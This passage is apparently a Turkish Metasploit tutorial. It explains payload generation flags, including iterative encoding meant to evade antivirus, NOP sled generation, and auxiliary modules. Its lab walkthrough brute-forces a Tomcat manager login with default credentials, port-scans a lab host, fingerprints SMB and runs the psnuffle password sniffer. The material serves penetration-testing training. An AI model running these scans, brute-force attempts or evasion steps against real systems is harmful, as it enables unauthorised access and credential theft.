| 00001200 | 00 00 3C 0F | 03 00 00 68 | F6 20 DE 41 | 00 0F 84 03 | C7 00 00 50 | FF 59 70 EB | <.....h. A.....P.Yp. |
| 00001218 | 40 D7 96 05 | 5C 02 41 00 | 01 87 00 00 | E9 85 02 00 | 00 8B 45 FC | 50 FF 15 49 | @... \.A.....E.P..I |
| 00001230 | C1 40 00 CB | 58 02 41 00 | E9 D6 02 00 | 00 8B 4D FC | 51 AB D9 6C | C1 9C 00 A3 | .@..X.A.....M.Q..l.... |
| 00001248 | 64 49 17 00 | C7 C9 10 D0 | 40 00 50 C3 | 00 00 E9 BB | F5 00 F7 8B | A8 FC BA 40 | dI.....@.P.....@ |
| 00001260 | 38 41 AB CE | 6D 8A 08 7C | 0C 02 40 3A | CB BC 92 E9 | A2 02 7E 00 | 8B 55 FC A1 | 8A..m.. ..@:.....~..U.. |
| 00001278 | 4C 40 41 00 | 53 01 D4 D1 | 40 00 52 68 | E7 D1 40 00 | 50 E8 02 46 | 00 00 83 C4 | L@A.S...@.Rh..@.P..F.... |
| 00001290 | 14 A3 44 40 | 26 3A 69 7B | 02 00 00 8B | 7D 46 8B 00 | 74 C1 40 92 | 83 39 01 AE | ..D@&i[...]F..t.@..9.. |
| 000012A8 | 11 33 D2 6A | 08 8A 5F 30 | FF 27 8B 5C | FC 83 C4 6F | EB AC 8B 0D | 78 C1 40 00 | .3.j.._0.'\....o....x.@. |
| 000012C0 | 33 C0 8A 07 | 8B 11 8A 04 | EA 83 E0 74 | B6 4B 74 BC | 47 89 7D FC | EB 60 83 C9 | 3.....t.Kt.G.}..`.. |
| 000012D8 | FF 33 C0 F2 | AE F7 D1 49 | 51 E8 CA A0 | 00 00 3D 00 | 04 3C 00 60 | 0D 68 68 56 | .3.....IQ.....= ..<..hhV |
| 000012F0 | FF 00 A5 59 | 8E 00 00 83 | B6 18 B7 55 | FC 83 C9 4F | 8B FA 33 DE | F2 AE 14 D1 | ...Y.....U....0..3..... |
| 00001308 | 49 8D 99 F4 | FB FF FF 51 | 52 50 E8 C9 | A0 00 00 83 | 8D 8D F4 FB | FF FF 68 9C | I.....QRP.....h. |
| 00001320 | D1 40 00 15 | F4 50 D1 40 | 00 E9 E8 00 | 2E 00 8B 1F | FC 8B DF 7C | C1 40 00 83 | .@...P.Q.@.. |
| 00001338 | 39 01 80 11 | 33 D2 6A 08 | 8A 17 52 FF | D6 8B 7D 0B | 83 C4 08 EB | 12 8B 0D 78 | 9...3.j...R...}.....x |
| 00001350 | C1 7D 00 49 | C0 8A 07 8B | 27 69 04 42 | 83 E0 32 3B | C3 74 06 A4 | 80 7D FC EB | .}..I....'i.B.;.t...}.. |
| 00001368 | C8 D9 C9 FF | 33 AE 05 AE | F7 D1 49 51 | 27 37 A0 00 | 9F C6 00 04 | 00 00 76 BE |3.....IQ'7.....v. |
| 00001380 | C8 34 D1 40 | 00 0D C6 03 | 00 FB 83 FA | 99 8B 55 FC | 83 C9 FF 8B | FA 33 BB F2 | .4.@.....U.....3.. |

Encode edilmiş son halinin hexadecimal çıktısı da bu şekilde

MSF “generate” Komutunun Parametreleri

MsfConsole arayüzünde payload üretimi için “generate” sonrası kullanılabilen önemli parametreler aşağıdaki gibi listelenebilir:

-h: Yardımcı dokümantasyon sunar.

-b Payload içerisinde belirtilen karakterler kullanılmadan payload üretilir. Payload üretimi sırasında payload boyutu artış göstermeyecektir ve otomatik olarak en uygun kodlayıcı (encoder) ile kod karıştırılmaktadır. Ancak istenmeyen karakter çok fazla ise bir payload üretimi gerçekleşmeyecektir. Bu durum sesli harf kullanmadan cümle oluşturmaya benzetilebilir.

-e: Belirli bir kodlayıcı kullanılarak payload üretilir. Farklı bir encoder kullanımında payload boyutu artacaktır.

-f: Payload bir dosyaya kaydedilir.


-i: Payload üretimi sırasında shellcode'un kaç iterasyon geçireceğini belirtir. Bu parametre ile payload boyutu artarken, Antivirüsler tarafından yakalanması ise daha zor olacaktır. İterasyon adedi artıkça payload boyutu artacaktır.

-o: Payload seçeneklerini değiştirerek payload kodunu üretir.

-t: Payload kodunu Ruby dili yerine tercih edilen programlama dilinde (raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net) formatlayarak oluşturur.

-s: Payload başlangıcına belirtilen karakter adedince boş karakter (NOP) ekleyerek payload üretir. Eklenen byte adedince payload boyunu artış gösterir.

Metasploitde Bulunan NOP'lar



```
davut@kali: ~
File Actions Edit View Help

[('
((_) o o (._))
 \_ / M S F
  \|_ WW| *'
  )]

=[ metasploit v6.0.18-dev
+ -- =[ 2081 exploits - 1124 auxiliary - 352 post
+ -- =[ 596 payloads - 45 encoders - 10 nops
+ -- =[ 7 evasion
]

Metasploit tip: View all productivity tips with the
tips command

msf6 > show nops
NOP Generators
_____
#  Name          Disclosure Date  Rank   Check  Description
-  -----
0  aarch64/simple           normal  No    Simple
1  armle/simple            normal  No    Simple
2  mipsbe/better           normal  No    Better
3  php/generic             normal  No    PHP Nop Generator
4  ppc/simple               normal  No    Simple
5  sparc/random             normal  No    SPARC NOP Generator
6  tty/generic              normal  No    TTY Nop Generator
7  x64/simple               normal  No    Simple
8  x86/opty2                normal  No    Opty2
9  x86/single_byte          normal  No    Single Byte

msf6 > ]
```

Metasploitte 10 adet nops bulunmaktadır. Show nops komutu ile listeleyebiliriz.

Nops Arayüzü istege bağlı boyutta bir NOP kıracı oluşturmayı ve generate komutunu kullanarak belirli bir biçimde görüntülemeyi destekler.

```
msf > use x86/opty2
```

```
msf nop(opty2) > generate -h
```

```
NOP Generators
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|-----------------|-----------------|--------|-------|---------------------|
| 0 | aarch64/simple | | normal | No | Simple |
| 1 | armle/simple | | normal | No | Simple |
| 2 | mipsbe/better | | normal | No | Better |
| 3 | php/generic | | normal | No | PHP Nop Generator |
| 4 | ppc/simple | | normal | No | Simple |
| 5 | sparc/random | | normal | No | SPARC NOP Generator |
| 6 | tty/generic | | normal | No | TTY Nop Generator |
| 7 | x64/simple | | normal | No | Simple |
| 8 | x86/opty2 | | normal | No | Opty2 |
| 9 | x86/single_byte | | normal | No | Single Byte |

```
msf6 > use x86/opty2
msf6 nop(x86/opty2) > generate -h
Usage: generate [options] length

Generates a NOP sled of a given length.

OPTIONS:

-b <opt>  The list of characters to avoid: '\x00\xff'
-h        Help banner.
-s <opt>  The comma separated list of registers to save.
-t <opt>  The output type: ruby, perl, c, or raw.
msf6 nop(x86/opty2) > 
```

C sitilinde arabellek olarak görüntülenen bir 50 baytlık nops oluşturmak için aşağıdaki komutu çalıştırabiliriz.

```
msf6 nop(x86/opty2) > generate -t c 50
unsigned char buf[] =
"\xbb\xb8\x67\x96\x74\x04\x86\xd4\x83\xfd\xb0\xb4\xd6\x14\x9f"
"\x0d\xb6\x4f\x2b\xd0\xd5\x40\xf5\xba\xb2\x43\x27\x37\x34\x35"
"\xbf\xfc\x48\xe1\x05\x3a\xf9\x93\x46\xa8\x2f\x25\x2c\x42\x1a"
"\xf6\xd1\xf8\x90\x47";
msf6 nop(x86/opty2) > 
```

Metasploit Framework Auxiliary Kullanımı

Auxiliary dediğimiz modüller bilgi toplamaya yarıyor. Port taraması mı dersiniz user enumeration mı dersiniz birçok bilgiyi bizim için toplayabiliyor. Analiz için ve test için de kullanabiliyoruz hatta bazı durumlarda exploit gibi kullanabiliyoruz. Metasploitin içerisinde 1124 tane auxiliary modülü bulunmaktadır.

```
davut@kali:~$ msfconsole

      .;lxo@KXXXK0xl;.
      ,o0wMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMMMMMX,
      LMWWWWWWWWWWWWxd:...     .. ;dKMMMMMMMMMMMMMo
      xNMMMMMMMMMMNx..          .oNMMMMMMMMMMMK
      oMMMMMMMMMMNx..          dMMMMMMMMMMNx
      .WMMMMMMMMMM:           :MMMMMMMMMM,
      XMMMMMMMMMMMo          ;LMWWWWWWWWMMO
      NMWWWWWWWWWW          ,cccccoMMMMMMMMWcccc;
      MMWWWWWWWWX          ;KMMMMMMMMMMMMMMMMMX:
      NMWWWWWWWWMM.         ;KMMMMMMMMMMMMMMMMMX:
      XMMMMMMMMMMMd          ,oMMMMMMMMMK;
      .WMMMMMMMMMMMc         .OMMMMMMMMo,
      LMWWWWWWWWWWMk.        .KMMO'
      dMMNNNNNNNNNNNwd'
      cWWWWWWWWWWWWWWNx'..      #####
      .oMMMMMMMMMMMMMMWWc      #+#    #+#
      ;oMMMMMMMMMMMMMMMo.      +:+
      .dNMMMMMMMMMMMMMMMo      +#+:++#+
      'oOWWWWWWWWWMMo          +:+
      .,cdk00K;              :::   :::
      :::::::+:
      Metasploit

      =[ metasploit v6.0.18-dev
+ -- --=[ 2081 exploits - 1124 auxiliary - 352 post      ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops       ]
+ -- --=[ 7 evasion                                     ]]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
```

Aşağıda ki nmap çıktısında zayıfetli makinemizde açık olan portları görüyoruz. Biz bu makine de auxiliary modülünün kullanımını göreceğiz. Tomcat zayıfeti üzerinden gideceğim.

Bunun için de Metasploit ile ilgili auxiliaries arıyorum.

| # | Name | Disclosure Date | Rank | Check | Description |
|----|---|-----------------|-----------------------------|-----------|--|
| 0 | auxiliary/admin/http/ibm_drm_download_arbitrary_file_download | 2020-04-21 | normal | Yes | IBM Data Risk Management Tool Default Access |
| 1 | auxiliary/admin/http/tomcat_administration | 2009-01-09 | normal | No | Tomcat Administration Traversal Vulnerability |
| 2 | auxiliary/admin/http/tomcat_utf8_traversal | 2009-01-09 | normal | No | Tomcat UTF-8 Direct |
| 3 | auxiliary/admin/http/trendmicro_dlp_traversal | 2009-01-09 | normal | No | TrendMicro Data Loss Prevention 5.5 Directory Traversal |
| 4 | auxiliary/dos/http/apache_commons_fileupload_dos | 2014-02-06 | normal | No | Apache Commons File Upload and Apache Tomcat DoS |
| 5 | auxiliary/dos/http/apache_tomcat_transfer_encoding | 2010-07-09 | normal | No | Apache Tomcat Transfer-Encoding Information Disclosure and DoS |
| 6 | auxiliary/dos/http/hashcollision_dos | 2011-12-28 | normal | No | Hashtable Collision |
| 7 | auxiliary/scanner/http/tomcat_enum | | normal | No | Apache Tomcat User Enumeration |
| 8 | auxiliary/scanner/http/tomcat_mgr_login | | normal | No | Tomcat Application Manager Login Utility |
| 9 | exploit/linux/http/cisco_prime_inf_rce | 2018-10-04 | please credit | excellent | Cisco Prime Infrastructure Unauthenticated Remote Code Execution |
| 10 | exploit/linux/http/cpi_tararchive_upload | 2019-05-15 | excellent | Yes | Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability |
| 11 | exploit/multi/http/cisco_dcmn_upload_2019 | 2019-06-26 | excellent | Yes | Cisco Data Center Network Manager Unauthenticated Remote Code Execution |
| 12 | exploit/multi/http/struts2_namespace_ognl | 2018-08-22 | excellent | Yes | Apache Struts 2 Namespace Redirect OGNL Injection |
| 13 | exploit/multi/http/struts_code_exec_classloader | 2014-03-06 | manual | No | Apache Struts Class Loader Manipulation Remote Code Execution |
| 14 | exploit/multi/http/struts_dev_mode | | exploited in 141.33 seconds | excellent | Apache Struts 2 Developer Mode OGNL Execution |

Burada kullanacağım auxiliary ile tomcat servisinin kullanıcı adı ve parolasını öğrenmek, onun için de brute force yöntemini kullanıyorum.

```
[+] 192.168.19.134:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:admin (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:manager (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:root (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:admin (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:manager (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:role1 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.19.134:8080 - Login Successful: tomcat:tomcat ←
[+] 192.168.19.134:8080 - LOGIN FAILED: both:admin (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:manager (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:role1 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: ovwebusr:0W*busr1 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[+] 192.168.19.134:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > █
```

Kullanıcı adı ve parolayı elde ettiğimiz göre exploitimizi kullanarak sistemde root olmaya çalışıyoruz ya da http servisine bağlanarak shell atabiliriz.

Metasploit Auxiliary Modülleri



```
davut@kali:~$ cd /
davut@kali:$ cd usr/share/metasploit-framework/
davut@kali:/usr/share/metasploit-framework$ cd modules/
davut@kali:/usr/share/metasploit-framework/modules$ ls
auxiliary encoders evasion exploits nops payloads post
davut@kali:/usr/share/metasploit-framework/modules$ cd auxiliary/
davut@kali:/usr/share/metasploit-framework/modules/auxiliary$ ls -a
.  admin  bnat  cloud  docx  example.rb  fuzzers  parser  scanner  sniffer  sqli  vsplloit
..  analyze  client  crawler  dos  fileformat  gather  pdf  server  spoof  voip
davut@kali:/usr/share/metasploit-framework/modules/auxiliary$ ls -l
total 100
drwxr-xr-x  47 root root  4096 Dec  6 05:27 admin
drwxr-xr-x  2 root root  4096 Dec  6 05:27 analyze
drwxr-xr-x  2 root root  4096 Dec  6 05:27 bnat
drwxr-xr-x  8 root root  4096 Dec  6 05:27 client
drwxr-xr-x  3 root root  4096 Nov 14 09:37 cloud
drwxr-xr-x  2 root root  4096 Dec  6 05:27 crawler
drwxr-xr-x  2 root root  4096 Dec  6 05:27 docx
drwxr-xr-x  27 root root  4096 Nov 14 09:37 dos
-rw-r--r--  1 root root 1490 Nov 26 12:36 example.rb
drwxr-xr-x  2 root root  4096 Dec  6 05:27 fileformat
drwxr-xr-x  10 root root  4096 Nov 14 09:37 fuzzers
drwxr-xr-x  2 root root 20480 Dec  6 05:27 gather
drwxr-xr-x  2 root root  4096 Dec  6 05:27 parser
drwxr-xr-x  3 root root  4096 Nov 14 09:37 pdf
drwxr-xr-x  86 root root  4096 Nov 14 09:37 scanner
drwxr-xr-x  4 root root  4096 Dec  6 05:27 server
drwxr-xr-x  2 root root  4096 Dec  6 05:27 sniffer
drwxr-xr-x  9 root root  4096 Nov 14 09:37 spoof
drwxr-xr-x  4 root root  4096 Nov 14 09:37 sqli
drwxr-xr-x  2 root root  4096 Dec  6 05:27 voip
drwxr-xr-x  5 root root  4096 Nov 14 09:37 vsplloit
davut@kali:/usr/share/metasploit-framework/modules/auxiliary$
```

Gördüğünüz gibi birçok auxiliary modülü bulunmaktadır.

Scanner

Scannerler RHOST yerine RHOSTS kullanır. RHOSTS IP aralıkları, CIDR ipleri vb gibi birçok IP aralık değerlerini taramak için kullanılır.

Aynı zamanda tarama esnasında THREADS diye adlandırılan ve tarama esnasında aynı anda kaç tarama yapılacak bilgisi girilmelidir. Varsayılan olarak bu değer “1” olarak atanır.

Windows, unix gibi sistemlerde değerler aşağıdaki gibi olmalıdır:

Windows sistemlerde 16 nin altında tutulmalıdır

Unix işletim sistemlerinde 256 olarak atanabilir.

```
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner$ ls
acpp  aux  discovery  http  gopher  jenkins  motorola  netbios  pop3  nmap  rogue  snmp  Bounce  ubiquiti  winrm
afp   aux  dslw/scanner  gprs  kademlia  mqtt  nexpose  portmap  rservices  ssh  SYN  udp  canary  wproxy
backdoor  dns  scanner  h323  llmnr  msf  nfs  portscan  rsync  ssl  Port  Stun  upnp  wsdd
chargen  elasticsearch  http  lotus  msmailto  nntp  postgres  sap  No  steam  XMast  varnish  ar  x11
couchdb  emc  scanner  ike  ap  mdns  mssql  ntp  printer  scada  telephony  vmware  banner
db2   etcd  imap  memcached  mysql  openvas  quake  sip  telnet  vnc
dcerpc  finger  ip  misc  natpmp  oracle  rdp  smb  teradata  voice
dect  act  wftp  module  ipmi  mongodb  nessus  pcanywhere  redis  smtp  tftp  vxworks
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner$
```

Yukarıda görüldüğü gibi scanner modüllerini servislerde ve belirli yazılımlarda kullanabiliyoruz.

Msf içerisinde Nmap dışında birçok tarama programı bulunmaktadır. Aşağıda hangi port tarama programlarının nasıl bulunacağı gösterilmektedir.

```
msf6 > search portscan
Matching Modules
=====
#  Name
-  auxiliary/scanner/http/wordpress_pingback_access
1  auxiliary/scanner/natpmp/natpmp_portscan
2  auxiliary/scanner/portscan/ack
3  auxiliary/scanner/portscan/ftpbounce
4  auxiliary/scanner/portscan/syn
5  auxiliary/scanner/portscan/tcp
6  auxiliary/scanner/portscan/xmas
7  auxiliary/scanner/sap/sap_router_portscanner

Disclosure Date  Rank  Check  Description
normal  No   Wordpress Pingback Locator
normal  No   NAT-PMP External Port Scanner
normal  No   TCP ACK Firewall Scanner
normal  No   FTP Bounce Port Scanner
normal  No   TCP SYN Port Scanner
normal  No   TCP Port Scanner
normal  No   TCP "XMas" Port Scanner
normal  No   SAPRouter Port Scanner

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/sap/sap_router_portscanner
msf6 > 
```

use auxiliary/scanner/portscan/tcp komutuyla modülüümü seçtim ve ardından “set RHOSTS 192.168.19.134” komutuyla da ip adresini verdim. Gördüğünüz gibi birçok ayarı var modülün ancak hepsini doldurma gibi bir gereksinimimiz yok.

Resimde de gözüktüğü gibi bana açık portları verdi. Şimdi benim verdiğim ip de 445 portu açılmış bu “smb” servisinin portu. Bir örnek daha yapalım smb servisi hakkında bilgi toplayalım.

```
msf6 auxiliary(scanner/portscan/tcp) > options
Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
CONCURRENCY  10          yes        The number of concurrent ports to check per host
DELAY      0              yes        The delay between connections, per thread, in milliseconds
JITTER      0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      <pat>        yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat>'>
THREADS      1              yes        The number of concurrent threads (max one per host)
TIMEOUT      1000         yes        The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.19.134
RHOST => 192.168.19.134
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.19.134: - 192.168.19.134:25 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:80 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:111 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:139 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:445 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:1322 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:2049 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:6379 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:8080 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:8081 - TCP OPEN
[*] 192.168.19.134: - 192.168.19.134:9000 - TCP OPEN
[*] 192.168.19.134: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

“smb” servisi için birçok scanner bulunmaktadır. Kullandığımız modülle smb servisi hakkında bilgiler almış olduk.

Scannerları özetlemek gerekirse servisler hakkında birçok bilgiyi toplayabileceğimiz modüllerdir diyebiliriz.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS         1          yes        The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.19.134
RHOSTS => 192.168.19.134
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.19.134:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0) (signatures:optional) (guid:{796e6
163-756f-7770-6e6d-650000000000}) (authentication domain:CANYOUPWNME)
[*] 192.168.19.134:445 - Host could not be identified: Unix (Samba 4.1.6-Ubuntu)
[*] 192.168.19.134:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Admin

Admin modülleri yine scannerlar gibi bazı servisler hakkında bilgi toplamamızı sağlar. Ancak sadece bunla kalmayabiliyor exploit gibi sisteme sızma biliyorlar. Birçok servise ve yazılıma uygun admin modülü bulunmaktadır.

```
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/admin$ ls
File   Actions  Edit  View  Help
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/admin$ ls
2wire    aws      dcerpc   firetv   ldap     ms       netbios   pop2     serverprotect  tftp      vnc      zend
android  backupexec dns      edirectory http     maxdb   mssql    networking  postgres   smb      tikiwiki  vxworks
appletv  chromecast edirectory http     misc     mysql   officescan  sap      sunrpc    upnp      webmin
atg      db2      emc      kerberos  motorola natmp   oracle   scada    teradata  vmware   wemo
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/admin$ 
```

Sniffer

```
davut@kali:/usr/share/metasploit-framework/modules/auxiliary/sniffer$ ls  
psnuffle.rb
```

“psnuffle.rb” dsniff uygulamasına benzer bir şekilde çalışan, hat üzerindeki şifreleri yakalayan bir programdır. Pop3, imap, ftp ve http get destekler.

psnuffle kullanımı aşağıdaki gibidir.

```
msf6 auxiliary(sniffer/psnuffle) > options  
  
Module options (auxiliary/sniffer/psnuffle):  
  
Name      Current Setting  Required  Description  
_____  
FILTER          no        The filter string for capturing traffic  
INTERFACE       no        The name of the interface  
PCAPFILE        no        The name of the PCAP capture file to process  
PROTOCOLS      all       yes       A comma-delimited list of protocols to sniff or "all".  
SNAPLEN        65535    yes       The number of bytes to capture  
TIMEOUT        500       yes       The number of seconds to wait for new data  
  
Auxiliary action:  
  
Name      Description  
_____  
Sniffer   Run sniffer  
  
msf6 auxiliary(sniffer/psnuffle) > run  
[*] Running module against 192.168.19.134  
[*] Auxiliary module execution completed  
msf6 auxiliary(sniffer/psnuffle) >  
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb ...  
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb ...  
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb ...  
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb ...  
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb ...  
[*] Sniffing traffic.....
```

Exploit Öncesi Auxiliary Araçları

Exploit işlemi öncesinde hedef hakkında bilgi toplamak gerekmektedir, aksi takdirde hedef sistem veya yazılımın hatalı seçilmesi söz konusu olabilir ve exploit işlemi başarısız olarak hedef servisi öldürebilir. Ayrıca doğru exploit seçimi ve kullanım yöntemi de hedef hakkında ek bilgiye gereksinim duymaktadır.

Metasploit Framework modülleri arasında yer alan Auxiliary kategorisinde bilgi toplama amaçlı çok sayıda modül yer almaktadır. Port tarama, servis araştırma, güvenlik açığı tarama, servis bilgilerinin toplanmasını sağlayan araçlar bu kategoride bulunmaktadır.

Kablosuz ağ, yerel ağ altyapısı, SIP servisleri, veritabanı sorgulama bileşenleri gibi birçok farklı kategori altında çalışmaktadır. Elde edilen bilgiler kullanılarak, bileşenleri gibi birçok seçimi ve seçeneklerin doğru belirlenmesi mümkün olabilmektedir.

Auxiliary modüller arasında bilgi toplama amaçlı modüllerden bazıları exploit olarak ta kullanılmaktadır. Hedef sistemde bir yazılımda bulunan izinsiz dosya indirme açığı, Sunucu sürüm bilgilerinin sızdırılması, kullanıcı listesinin alınabilmesi, sistem yapılandırma dosyasına yetkisiz erişim veya bir dosya üzerine yazabilme türünde modüller, aslında bir güvenlik açığını istismar ederek çalışırlar. Ancak çalışma sonucunda bir kabuk kodu ve yetkisiz erişim sunamadıkları için bu kategori altında yer almaktadırlar.

